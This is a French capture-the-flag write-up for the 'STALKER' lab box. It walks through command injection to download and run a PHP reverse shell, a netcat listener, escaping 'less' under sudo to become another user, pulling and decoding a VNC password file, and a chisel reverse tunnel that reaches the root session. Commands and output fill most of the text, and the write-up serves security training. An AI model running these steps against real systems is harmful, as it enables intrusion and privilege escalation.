ynov CAMPUS

HACKY' NOV

HACKY' NOV

WRITEUP


Miscellaneous

STALKER

Table des matières

1. Partie 1 : Command Injection

Le port 80 de la machine nous emmène sur une page Web qui permet d'exécuter un ping.



L'input est vulnérable à de l'injection de commande. Le but ici est d'upload une backdoor php, puis de l'exécuter pour obtenir un reverse shell.

On héberge sur le port 8080 de notre kali un reverse php avec python.


https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Puis on le récupère en injectant une commande dans le module ping :


```
[redacted]:/home/hackynov# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
172.19.0.2 - - [05/Apr/2022 18:54:19] "GET /backdoor.php HTTP/1.1" 200 -
```

Une fois la requête terminée, il ne reste plus qu'à lancer un listener netcat puis de visiter la page http://IP/backdoor.php pour obtenir notre reverse shell.

```
root@[redacted]:/home/hackynov# nc -nlvp 4444
listening on [any] 4444 ...
```




```
root@[redacted]:/home/hackynov# nc -nlvp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.19.0.2] 56762
Linux be62e8b592c3 5.10.0-9-amd64 #1 SMP Debian 5.10.70-1 (2021-09-30) x86_64 x86_64
 16:57:29 up 33 min,  1 user,  load average: 0.11, 0.11, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/1    :3               16:24   33:10   0.00s  0.00s bash
uid=1000(usertest) gid=1000(usertest) groups=1000(usertest)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
usertest
$
```

2. Partie 2 : Privesc to Tom

Maintenant que nous avons un foothold sur la box, on commence par lister les binaires que nous pouvons exécuter en sudo avec la commande sudo -l

```
$ sudo -l
Matching Defaults entries for usertest on be62e8b592c3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User usertest may run the following commands on be62e8b592c3:
    (tom) NOPASSWD: /bin/less
    (ALL) NOPASSWD: /bin/sudo -l
```

On voit qu'on peut exécuter la commande **less** en tant que **tom**.

Un tour sur GTFOBins nous permet de voir qu'il est possible d'escalader les privilèges grâce à cette commande.

https://gtfobins.github.io/gtfobins/less/

Cependant, il faut tout d'abord upgrade le shell pour que l'exploit soit réalisable.

```
$ which python
/usr/bin/python
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

On peut également augmenter la longueur d'affichage avec :

```
stty rows 45 columns 250
```

Et enfin, on lance la commande less avec l'user tom sur le fichier /etc/passwd

```
usertest@be62e8b592c3:/$ sudo -u tom /bin/less /etc/passwd
```

Une fois la page less ouverte, on tape !/bin/bash pour obtenir un shell en tom.

```
systemd-network:x:103:105:systemd Network Management,,,:/run/systemd:/usr/sbin/n
:!/bin/bash
!//bbiinn//bbaasshh!/bin/bash
tom@be62e8b592c3:/$
```

3. Partie 3 : VNC to root

Dans le répertoire /home/tom ce trouve un fichier « passwd » dont on ne connait pas l'utilité.

```
tom@be62e8b592c3:~$ ls
ls
passwd
tom@be62e8b592c3:~$ cat passwd
cat passwd
?`???I?tom@be62e8b592c3:~$
```

Si on fait un « ps -aux » on voit qu'un serveur VNC tourne sur la machine, et qu'il utilise comme mot de passe le fichier /root/.vnc/passwd, qui a le même nom que le fichier trouvé dans le répertoire Tom.

```
root          81  0.0  0.7 159744 58888 pts/0    S    16:24   0:00 /usr/bin/Xtigervnc :3 -desk
top be62e8b592c3:3 (root) -auth /root/.Xauthority -geometry 1900x1200 -depth 24 -rfbwait 30000
 -rfbauth /root/.vnc/passwd -rfbport 5903 -pn -localhost -Secu
```

Afin de trouver le mot de passe, nous allons utiliser l'utilitaire vncpwd qui permet de décoder les mots de passes VNC : https://github.com/jeroennijhof/vncpwd

Pour récupérer rapidement le fichier passwd, on l'encode en base64 puis on le décode sur notre kali.

```
tom@be62e8b592c3:~$ base64 passwd
base64 passwd
9mAXodDWSZI=
```

```
hackynov@[redacted]:~$ echo "9mAXodDWSZI=" | base64 -d > passwd
```

Une fois le fichier récupérer, on le crack avec vncpwd. Le mot de passe de la session VNC est **voyeur!**

```
hackynov@shellshock:~/vncpwd$ ./vncpwd passwd
Password: voyeur!
```

On détermine sur quel port tourne le serveur VNC, dans mon cas il tourne sur le port 5903.

```
tom@be62e8b592c3:~$ netstat -antp
netstat -antp
(No info could be read for "-p": geteuid()=1001 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5903          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
```

Etant donné que nous n'avons aucun accès à SSH, on va utiliser « Chisel » pour forward le port 5903 qui n'est accessible qu'en local. https://github.com/jpillora/chisel

Une fois le binaire récupéré sur la victime, on lance chisel sur notre kali en mode serveur :


```
hackynov@[redacted]:~/Téléchargements$ ./chisel server -p 9000 --reverse
2022/04/05 19:39:34 server: Reverse tunnelling enabled
2022/04/05 19:39:34 server: Fingerprint YWB5+FTWhAkOYyr0rV8kk+jLMzxddA5p5SYzsPjRV8Q=
2022/04/05 19:39:34 server: Listening on http://0.0.0.0:9000
```


Sur notre victime, on exécute chisel en mode client :

```
tom@be62e8b592c3:/tmp$ ./chisel client 172.17.0.1:9000 R:1337:127.0.0.1:5903
./chisel client 172.17.0.1:9000 R:1337:127.0.0.1:5903
2022/04/05 17:41:48 client: Connecting to ws://172.17.0.1:9000
2022/04/05 17:41:48 client: Connected (Latency 537.47µs)
```

Tout le trafic du port 1337 de notre kali est redirigé vers le port 5903 de la victime.

On peut à présent se connecter avec VNC sur le port 1337 de notre kali.





On obtient une session VNC en root qui affiche le flag.